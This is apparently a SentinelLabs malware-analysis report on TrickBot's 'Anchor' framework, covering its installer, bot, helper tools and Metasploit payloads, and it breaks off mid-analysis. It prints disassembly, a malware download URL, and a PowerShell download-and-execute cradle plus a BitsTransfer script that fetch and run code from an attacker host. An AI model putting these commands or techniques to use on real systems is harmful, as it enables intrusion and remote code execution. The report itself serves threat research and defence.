



# TRICKBOT PROJECT “ANCHOR:” WINDOW INTO SOPHISTICATED OPERATION

How the Trickbot Group United High-Tech Crimeware & APT

---

# TABLE OF CONTENTS



- 3** EXECUTIVE SUMMARY
- 4** BACKGROUND
- 5** COMPONENT: ANCHOR INSTALLER
- 8** COMPONENT: DEINSTALLER
- 9** COMPONENT: ANCHORBOT
- 12** COMPONENT: BIN2HEX
- 13** COMPONENT: PSEXECUTOR
- 14** ANCHOR PROJECT PAYLOADS
- 17** SIGNED TERRALoader
- 18** POWERSHELL TO METASPLOIT
- 20** POWER RATANKBA, THE APT NEXUS
- 21** MEMSCRAPPER, THE FIN NEXUS
- 30** MITIGATION & RECOMMENDATIONS
- 31** INDICATORS OF COMPROMISE
- 31** REFERENCES
- 32** ABOUT SENTINELLABS

---

## EXECUTIVE SUMMARY

- TrickBot was developed in 2016 as a banking malware, however, since then it has developed into something essentially different — a flexible, universal, module-based crimeware solution.
- A group associated with TrickBot is actively repurposing and refactoring TrickBot into a fully functional attack framework leveraging the project called “Anchor.”
- The Anchor project combines a collection of tools - from the initial installation tool to the cleanup meant to scrub the existence of malware on the victim machine. In other words, Anchor presents as an all-in-one attack framework designed to attack enterprise environments using both custom and existing toolage.
- The Anchor project is a complex and concealed tool for targeted data extraction from secure environments and long-term persistency.
- Our research revealed command-and-control tasking for a compromised machine to download a specific tool linked to the Lazarus PowerRatankba
- It is leveraged to actively attack medium-sized retail businesses amongst other corporate entities using point-of-sale (POS) systems.

SentinelLabs Team

---

## BACKGROUND

TrickBot was developed in 2016 as a banking malware, however, since then it has developed into something essentially different — a flexible, universal, module-based crimeware solution.

TrickBot was initially the banking successor of Dyre or Dyreza [1,2]. TrickBot has shifted focus to enterprise environments over the years to incorporate many features from network profiling, mass data collection, and incorporation of lateral traversal exploits. With this focus shift comes massive amounts of infection data; therefore, it makes sense to best utilize this data. You would naturally have some infections they care about which are handed off to other teams to perform other operations such as ransomware, data theft and in the case of the Anchor group, leveraged POS attacks.

Recently a security company NTT [9] released an article reporting on a variant of TrickBot using DNS. This variant is referred to as the ‘Anchor’ variant, and this post aims to delve into the history and conduct a deeper dive into this variant.

Anchor can be best summarized as a framework of pieces; these pieces allow the actors to leverage this framework against their higher profile victims.

Some of these may look familiar to the TrickBot spreader package ‘tabDLL’ analysis before [3,4,5] as the project appears to be the same. Therefore, it appears as if the same developer is involved in both TrickBot and Anchor development to some extent.

For the purposes of this report, we will go over the toolkits and components we believe to be directly associated with Anchor and its later payload deliveries:

- anchorInstaller
- anchorDeInstaller
- AnchorBot
- Bin2hex
- psExecutor
- memoryScrapper

Some of the pieces we have found for this framework can be seen below in the form of PDB paths.

- D:\MyProjects\secondWork\Anchor\x64\Release\bin2hex.pdb
- D:\MyProjects\mailCollection\x64\Release\mailCollector.pdb
- D:\MyProjects\spreader\Release\ssExecutor\_x86.pdb
- D:\MyProjects\spreader\Release\screenLocker\_x64.pdb
- D:\MyProjects\secondWork\Anchor\Win32\Release\anchorDeInstaller\_x86.pdb
- D:\MyProjects\memoryScraper\Win32\Release\memoryScraper\memoryScraper\$.pdb
- D:\MyProjects\secondWork\Anchor\Win32\Release\anchorInstaller\_x86.pdb
- D:\MyProjects\spreader.v2\ssWriter\Release\ssWriter.pdb
- D:\MyProjects\secondWork\psExecutor\Release\psExecutor\_x86.pdb
- D:\MyProjects\mailCollection\Release\sqlFinder.pdb
- D:\MyProjects\mailCollection\x64\Release\mailFinder\_x64.pdb
- D:\MyProjects\secondWork\Anchor\x64\Release\testAnchor.pdb
- d:\MyProjects\spreader.v2\REXE\tin\_x86.pdb

## COMPONENT: ANCHOR INSTALLER

The first sample of Anchor installer available on VirusTotal was uploaded on July 2018.

```
15 v0 = 1;
16 v1 = lstrlenW(L"c:\\\\anchorTest");
17 if ( v1 <= 3 || *( _DWORD * )L"c:\\\\anchorTest" != 6029404 )
18 {
19     v2 = 0i64;
20     if ( v1 > 1 )
21         v2 = 3i64;
22 }
23 else
24 {
25     v2 = 7i64;
26 }
27 if ( v2 < v1 )
28 {
29     v3 = 2 * v2 + 2;
30     while ( 1 )
31     {
32         if ( *(WCHAR *)((char *)&PathName[-1] + v3) != 92 )
33             goto LABEL_20;
34     }
35 }
```

<http://nrrgarment.com/testAnchor.exe>

Figure 1: In-The-Wild download location

```
c:\anchorTest\anchorTestEXE.txt
c:\anchorTest\anchorTestDLL.txt
D:\MyProjects\secondWork\Anchor\x64\Release\testAnchor.pdb
```

Figure 2: PDB and strings

This is the Anchor loader, but it appears to have been built as a test version. These loaders are the installer component, and that is basically how they are setup. They have both a 32-bit and a 64-bit versions on board.

The screenshot shows three windows of a debugger. The top window displays assembly code for a 64-bit version of a function. It includes instructions like push ebx, push esi, push edi, mov edi, edx, and a call to BitCheck\_401940. A green arrow points from this window down to a middle window. The middle window shows assembly code for a 32-bit version, specifically the BitCheck\_401940 function, which contains mov [ebp+var\_10], 22C00h and mov [ebp+var\_8], offset dword\_417000. A green arrow points from this window down to the bottom window. The bottom window displays assembly code for loc\_401430, which includes xor eax, eax, push eax, and a call to ds>CreateFileW. A red arrow points from the bottom window back up to the top window, indicating a comparison between the two versions.

```

push    ebx
push    esi
push    edi
mov     edi, edx
mov     [ebp+var_10], 29A00h
xor     esi, esi
mov     [ebp+var_8], offset dword_439C00
mov     ebx, ecx
and     [edi], esi
call    BitCheck_401940
test   al, al
jnz    short loc_401430

[BitCheck_401940]
mov     [ebp+var_10], 22C00h
mov     [ebp+var_8], offset dword_417000

loc_401430:
xor    eax, eax
push   eax          ; hTemplateFile
push   80h          ; dwFlagsAndAttributes
push   1             ; dwCreationDisposition
push   eax          ; lpSecurityAttributes
push   eax          ; dwShareMode
push   40000000h    ; dwDesiredAccess
push   ebx          ; lpFileName
call   ds>CreateFileW
mov    ebx, eax
cmp    ebx, 0FFFFFFFh
jz    short loc_4014B1

```

Figure 3: Installer can write 64-bit or 32 bit bot.

They write the file to disk using ‘net’ as a prefix with random characters behind it.

The screenshot shows assembly code from address 0x402B6F to 0x402B88. The code uses ESI as a loop counter to generate a string. It pushes characters 'n', 'e', 't' onto the stack, then moves them into AX and then ECX. It also pushes a random byte (5) onto the stack. The string is then written to memory starting at [eax+esi\*2]. The final assembly code is:

```
.text:00402B6C 83 C6 09
.text:00402B6F
.text:00402B70
.text:00402B71 6A 6E
.text:00402B73 59
.text:00402B74 6A 74
.text:00402B76 66 89 9C 70
.text:00402B7A 59
.text:00402B7B 66 89 54 70 02
.text:00402B80 6A 05
.text:00402B82 66 89 4C 70 04
.text:00402B87 83 C6 03
.text:00402B88 5B
.text:00402B8B
.text:00402B8B E8 E7 4D 00 00
.text:00402B90 33 D2
.text:00402B92 6A 1A
.text:00402B94 59
.text:00402B95 F7 F1
.text:00402B97 8B 0F
.text:00402B99 8D 04 55 B4 9A 46 00
.text:00402B9A 66 8B 00
.text:00402B9B 66 89 04 71
.text:00402B9D 46
.text:00402B9E 83 EB 01
.text:00402B9F 75 DE
.text:00402B9D 8B 5D FC
.text:00402B9E 6A 2E
.text:00402B9F 58
.text:00402B9A 66 89 04 71
.text:00402B9B 6A 64
.text:00402B9C 58
.text:00402B9D 66 89 44 71 02
.text:00402B9E 6A 6C
.text:00402B9F 58
.text:00402B9A 66 89 44 71 04
.text:00402B9B 66 89 44 71 06
.text:00402B9C 33 C0
.text:00402B9D 66 89 44 71 08
.text:00402B9E
```

loc\_402B6F: add esi, 9
loc\_402B6F: mov eax, [edi] ; CODE XREF: sub\_402A9D+87↑j
loc\_402B6F: push 'n'
loc\_402B6F: pop ecx
loc\_402B6F: push 't'
loc\_402B6F: mov [eax+esi\*2], cx
loc\_402B6F: pop ecx
loc\_402B6F: push 5
loc\_402B6F: mov [eax+esi\*2+2], dx
loc\_402B6F: add esi, 3
loc\_402B6F: pop ebx

loc\_402B8B: call sub\_407977 ; CODE XREF: sub\_402A9D+10E↓j
loc\_402B8B: xor edx, edx
loc\_402B8B: push 1Ah
loc\_402B8B: pop ecx
loc\_402B8B: div ecx
loc\_402B8B: mov ecx, [edi]
loc\_402B8B: lea eax, aQwertuiopasdf[edx\*2] ; "qwertyuiopasdfghijklzxcvbnm"
loc\_402B8B: mov ax, [eax]
loc\_402B8B: mov [ecx+esi\*2], ax
loc\_402B8B: inc esi
loc\_402B8B: sub ebx, 1
loc\_402B8B: jnz short loc\_402B8B
loc\_402B8B: mov ebx, [ebp+var\_4]
loc\_402B8B: push 2Eh
loc\_402B8B: pop eax
loc\_402B8B: mov [ecx+esi\*2], ax
loc\_402B8B: push 64h
loc\_402B8B: pop eax
loc\_402B8B: mov [ecx+esi\*2+2], ax
loc\_402B8B: push 6Ch
loc\_402B8B: pop eax
loc\_402B8B: mov [ecx+esi\*2+4], ax
loc\_402B8B: mov [ecx+esi\*2+6], ax
loc\_402B8B: xor eax, eax
loc\_402B8B: mov [ecx+esi\*2+8], ax

Figure 4: Installer generates a random name with net prefix.

Then add it in as a service to be executed using a hardcoded service name of ‘netTcpSvc’.

The screenshot shows assembly code for creating a service entry. It pushes characters 'n', 'e', 't', 'o', 'p', 'c', 'p' onto the stack, then moves them into AX and then ECX. It then moves these values into word variables SubKey, word\_46C772, word\_46C774, word\_46C776, and word\_46C778. The final assembly code is:

```
push  'n'
pop  eax
push  'e'
mov  SubKey, ax
xor  ebx, ebx
pop  eax
push  't'
mov  word_46C772, ax
pop  eax
push  'o'
mov  word_46C774, ax
pop  eax
push  'p'
mov  word_46C776, ax
pop  eax
push  'c'
mov  word_46C778, ax
```

SubKey dw 0
word\_46C772 dw 0
word\_46C774 dw 0
word\_46C776 dw 0
word\_46C778 dw 0
aSvc\_1: unicode 0, <Svc>,0

Figure 5: Installer hardcoded service name


After installing the file, the installer component deletes itself.

```
59    sub_400000(1, 0);
60    a28 = 0;
61    a29 = 7;
62    LOWORD(a24) = 0;
63    str_func(L"cmd.exe /C Pow");
64    v68 = str_func_0(L"erShell \\");
65    load_str(L"erShell \\", v68);
66    v69 = str_func_0(L"Start-");
67    load_str(L"Start-", v69);
68    v70 = str_func_0(L"Sleep 5");
69    load_str(L"Sleep 5", v70);
70    v71 = str_func_0(L"\\"; Remove-");
71    load_str(L"\\"; Remove-", v71);
72    v72 = str_func_0(L"Item ");
73    load_str(L"Item ", v72);
74    v73 = (int *)a24;
75    if ( a29 >= 8 )
76        v73 = a24;
77    sub_4027BB(&CommandLine, 0x8000, (const char *)L"%s%\\\"", v73, &filename);
78    if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&retaddr) )
79        goto LABEL_23;
80    if ( GetSystemWindowsDirectoryW(&CommandLine, 0x8000u) )
81    {
82        v74 = (int *)a24;
83        if ( a29 >= 8 )
84            v74 = a24;
85        sub_4001BB(&CommandLine, 0x8000, v74);
86        sub_4001BB(&CommandLine, 0x8000, &filename);
87        sub_4001BB(&CommandLine, 0x8000, L"\\");
88        if ( CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&retaddr) )
89        {
90    LABEL_23:
91        CloseHandle(a1);
92        CloseHandle(retaddr);
93    }
94    sub_400000(1, 0);
```

Figure 6: Installer deletes itself

## COMPONENT: DEINSTALLER

Along with an AnchorInstaller, there is also a DeInstaller which is designed to delete the artifacts of the infection and perform a cleanup. The reason this is illuminating will stand out once we go over the payloads that have been seen delivered to Anchor infections.



## COMPONENT: ANCHORBOT

The bot code looks particularly similar to what you would expect to see with an early version of TrickBot or Dyre.

```
WinHTTP loader/1.0  
/1001/  
W%i%i%i
```

Figure 7: Noticeable bot strings

The checkin and botid generation are similar, but the version used is hardcoded as “1001”.

```
51 LODWORD(v2) = sub_14000B48C();  
52 _mm_storeu_si128((__m128i *)&v38, 0i64);  
53 sub_140009A10(&v37, v2);  
54 LODWORD(v3) = sub_140017400("0/");  
55 sub_140001624((__int64)&v37, (__int64)"0/", v3); // SystemInfo  
56 LODWORD(v4) = system_info();  
57 v5 = v4;  
58 if (*(__QWORD *)(&v4 + 24) >= 0x10ui64 )  
59 v5 = *(__QWORD *)(&v4);  
60 sub_140001624((__int64)&v37, v5, *(__QWORD *)(&v4 + 16));  
61 LODWORD(v6) = sub_140017400("/1001/");  
62 sub_140001624((__int64)&v37, (__int64)"1001/", v6); // GetIP Address  
63 LODWORD(v7) = sub_14000BBC0();  
64 v8 = v7;  
65 if (*(__QWORD *)(&v7 + 24) >= 0x10ui64 )  
66 v8 = *(__QWORD *)(&v7);  
67 sub_140001624((__int64)&v37, v8, *(__QWORD *)(&v7 + 16));  
68 LODWORD(v9) = sub_140017400("//");  
69 sub_140001624((__int64)&v37, (__int64)"//", v9);  
70 if (*((__QWORD *)&xmmword_140032EF8 + 1) >= 0x10ui64 )  
71 v1 = (__int64 *)qword_140032EE8;  
72 sub_140001624((__int64)&v37, (__int64)v1, xmmword_140032EF8);  
73 LODWORD(v10) = sub_140017400("//");  
74 sub_140001624((__int64)&v37, (__int64)"//", v10);  
75 v29 = 0;  
76 v28 = 0;
```

Figure 8: Bot URI generation

```

pop    ecx
mov    dword ptr [edi], 'TRWQ'
mov    word ptr [edi+4], 'Y'

loc_1000156F:
push   edi
push   offset Format    ; "%S"
lea    eax, [ebp+DstBuf]
push   100h                ; SizeInBytes
push   eax                  ; DstBuf
call   _sprintf_s
add    esp, 10h
mov    [ebp+var_421], 0
push   offset LibFileName ; "kernel32.dll"
call   ds:LoadLibraryA
mov    esi, eax
test  esi, esi
jz    loc_1000164E

mov    ecx, esi
call   sub_10001F46
mov    [ebp+lpMem], eax
test  eax, eax
jz    short loc_1000162D

push  11Ch                ; size_t
lea   eax, [ebp+var_420]
push  0                     ; int
push  eax                  ; void *
call  _memset
add   esp, 0Ch
mov   [ebp+var_420], 11Ch
lea   eax, [ebp+var_420]
push  eax
call  [ebp+lpMem]
push  [ebp+var_414]
lea   eax, [ebp+Src]
push  [ebp+var_418]
push  [ebp+var_41C]
push  offset aWIII          ; "W%ii%ii"
push  200h                ; SizeInBytes

```

Figure 09: Bot generating botId

A noticeable difference is its use of C2 domains with OpenNIC resolvers.




Figure 10: Hardcoded C2 domain loaded




Figure 11: C2 domain resolved using OpenNIC resolvers

## COMPONENT: BIN2HEX

This program is a command line utility for manipulating a binary file into various forms including C code, ASM code, hexified text, BMP insertion.

```
bin2nex --bin=<input file>
[--hex=hexFile]
[--add=<add to hex>]
[--base = <base file for hex + add>]
[--code86 = <code in cpp file, call save_x86(HANDLE hFile)>]
[--code64=<code in cpp file, call save_x64(HANDLE hFile)>]
[--bmp=<input file to bmp file>]
[--bmpAdd=<input file to additional bmp file>]
[--emit=<input file to asm code _emit>]
[--emitPrefix=<prefix in _emit file(0x010x030x05...)>]
```

Figure 12: Bin2hex parameters help message

```
bool save_x86(HANDLE hFile)
{
    DWORD dw = 0;
    const uint16_t nSize = 1024; uint8_t nVal[nSize] = { 0 };
    uint16_t idx = 0;
    nVal[0] = nVal[1023] + 77;
    nVal[1] = nVal[0] + 13;
    nVal[2] = nVal[1] + -202;
    nVal[3] = nVal[2] + -144;
    nVal[4] = nVal[3] + 3;
    nVal[5] = nVal[4] + -3;
    nVal[6] = nVal[5] + 0;
    nVal[7] = nVal[6] + 0;
    nVal[8] = nVal[7] + 4;
```

Figure 13: Bin2hex C code output example

## COMPONENT: PSEXECUTOR

A binary designed to detonate a command, judging by the name and some of the recovered examples, this is predominantly designed to detonate PowerShell commands.




Figure 14 : PsExecutor cmd.exe overview

```
push    eax
push    eax          ; lpWideCharStr
push    0xFFFFFFFFh ; cbMultiByte
push    offset Buffer ; "/c PowerShell \\'$t = '123'; $t>c:\\'
push    eax          ; dwFlags
push    0FDE9h        ; CodePage
call    ebx ; MultiByteToWideChar
xor    ecx, ecx
mov    esi, eax
push    2
pop    edx
mul    edx
seto   cl
neg    ecx
or     ecx, eax
push    ecx          ; unsigned int
call    ??_U@YAPAXI@Z ; operator new[](uint)
non    ecx
```

Figure 15: PsExecutor powershell command

This is an executable that would allow the actor to execute any PowerShell command you would want on the system. PowerShell is something these actors tend to favor as well, using all sorts of custom loaders and available frameworks for further profiling systems including Meterpreter, CobaltStrike and PowerShell Empire.

## ANCHOR PROJECT PAYLOADS

The payloads pushed down to the bots are frequently Meterpreter, PowerShell Empire and CobaltStrike. These payloads are delivered using a mix of custom utilities like loaders with existing tools and scripts, which appears to be an effective strategy for these actors.

Meterpreter Loader:


The crypter layer on this loader had a notable string calling itself “RuntimeCrypter”.



```
\MEGA\WRK\SOFT\RuntimeCrypter\RuntimeCrypter\
```

Figure 16: RuntimeCrypter string

The main block of code inside also utilized some function calls not normally seen.



```
lea    rdx, [rsp+588h+ppsmemCounters] ; ppsmemCounters
call  cs:K32GetProcessMemoryInfo
xor   ebp, ebp
cmp   [rsp+588h+ppsmemCounters.WorkingSetSize], 3567E0h
cmovnb edi, ebp
call  cs:GetCurrentProcess
mov   [rsp+588h+nndPreferred], ebp ; nndPreferred
xor   edx, edx      ; lpAddress
mov   rcx, rax      ; hProcess
mov   [rsp+588h+f1Protect], 40h ; f1Protect
mov   r9d, 3000h     ; f1AllocationType
mov   r8d, 3E8h      ; dwSize
call  cs:VirtualAllocExNuma
test  rax, rax
lea   rcx, [rsp+588h+var_550]
cmovz edi, ebp
call  sub_1400010C0
lea   rcx, [rsp+588h+SystemInfo] ; lpSystemInfo
call  cs:GetSystemInfo
cmp   [rsp+588h+SystemInfo.dwNumberOfProcessors], 2
mov   rcx, 5F5F100h
```

Figure 17: Start of main code block

Ultimately, this crypter layer is designed to XOR-decode the next layer, load it into memory and then detonate it.

```
loc_14000162A:
movzx    eax, cs:byte_1400207C0
mov      r10, rbx
movsd   xmm0, cs:xorkey_1400207B8
mov      r11d, 392h
mov      [rsp+588h+var_4A0], al
mov      rax, rbp
movsd   [rsp+588h+var_4A8], xmm0
db      66h, 66h
nop     word ptr [rax+rax+00000000h]
```

```
loc_140001660:
cmp     rax, 8
lea     r10, [r10+1]
mov     rcx, rbp
cmovnz rcx, rax
movzx   eax, byte ptr [rsp+rcx+588h+var_4A8]
xor     [r10-1], al
lea     rax, [rcx+1]
sub     r11, 1
jnz     short loc_140001660
```

Figure 18: XOR-decoding shellcode

The next layer turns out to be 64-bit Metasploit code for downloading Meterpreter.

```
mov    r10d, 5FC8D902h ; recv
call   rbp
cmp    eax, 0
jle    loc_2E1
add    rsp, 20h
pop    rsi
mov    esi, esi
xor    esi, 3CB72D54h ; xor_key for size
lea    r11, [rsi+100h]
push   40h
pop    r9
push   1000h
pop    r8
mov    rdx, rsi
xor    rcx, rcx
mov    r10d, 0E553A458h ; VirtualAlloc
call   rbp
lea    rbx, [rax+100h]
mov    r15, rbx
push   rbx
push   rsi
push   rax

; CODE XREF: seg000

xor    r9, r9
mov    r8, rsi
mov    rdx, rbx
mov    rcx, rdi
mov    r10d, 5FC8D902h ; recv
```

Figure 19: Receiving payload in Metasploit shellcode

```
push   r14
call   rc4_319          ; call over RC4 key
=====
db    0E5h
db    15h
db    0D5h  ; +
db    0B2h  ; -
db    67h  ; g
db    3Bh  ; :
db    38h  ; 8
db    0B4h  ; -
db    2Ah  ; *
db    34h  ; 4
db    62h  ; b
db    0C1h  ; -
db    6Eh  ; n
db    0DFh  ; -
db    0B8h  ; +
db    0D5h

===== S U B R O U T I N E =====

319      proc near             ; CODE XREF: seg000
pop    rsi
xor    rax, rax
```

Figure 20: Metasploit loader shellcode RC4 decrypting payload

## SIGNED TERRALoader

Terraloader is frequently seen utilized by CobaltGroup but has also been sold to other actor groups. Here, we saw it being used to deliver another Metasploit stager in ApacheBench tool.

The Terraloader component has the normal string encoding you would see where it bruteforces the key out using known data. It is also a newer version that uses RC4 versus AES to decode the file to be delivered.

```
push    offset dword_4C67A0
push    0
push    15h
push    100h
push    4
call    sub_40DFFA
mov     edx, offset off_4B20CC ; Str
lea     ecx, dword_4C6740 ; int
call    sub_406008
mov     edx, offset a112c2c6ed000F0 ; "11
lea     ecx, dword_4C6784 ; int
call    sub_406008
mov     edx, offset a7_0 ; "7"
lea     ecx, dword_4C6720 ; int
call    sub_406008
mov     edx, offset aDemo ; "demo"
lea     ecx, dword_4C6718 ; int
call    sub_406008
call    sub_404CDF
push    0           ; uExitCode
call    sub_401111
call    sub_40E2B0
push    hHeap        ; hHeap
call    HeapDestroy
call    ExitProcess
start endp
```

Figure 21: Loader string decryption

After decrypting the file we are left with an ApacheBench executable that's been hollowed out with Metasploit loader shellcode, which in turn performs the same flow as the previously discussed one of TCP connection -> XOR-encoded length and RC4 encrypted payload to be detonated.

## POWERSHELL TO METASPLOIT

Command to bot:

```
powershell -nop -c "iex(New-Object  
Net.WebClient).DownloadString('https://trueguys .pro/scripts/script.ps1')"
```

The script turns out to be a simple download and execute PowerShell script:

```
Import-Module BitsTransfer;  
Start-BitsTransfer -Source "http://trueguys .pro/china_dll/adservice.dll"  
-Destination "C:\Windows\Temp\adservice .dll";  
rundll32.exe C:\Windows\Temp\adservice .dll, Exec
```

The executed DLL allocates a chunk of memory and copies over some data into it:

The screenshot shows two windows from the OllyDbg debugger. The top window displays assembly code for memory allocation:

```
sub    esp, 14h  
mov    [ebp+var_10], ecx  
mov    [ebp+var_14], 4  
push   40h          ; flProtect  
push   1000h         ; flAllocationType  
push   1D1h          ; dwSize  
push   0             ; lpAddress  
call   ds:VirtualAlloc  
mov    [ebp+var_4], eax  
cmp    [ebp+var_4], 0  
jz     short loc_10001258
```

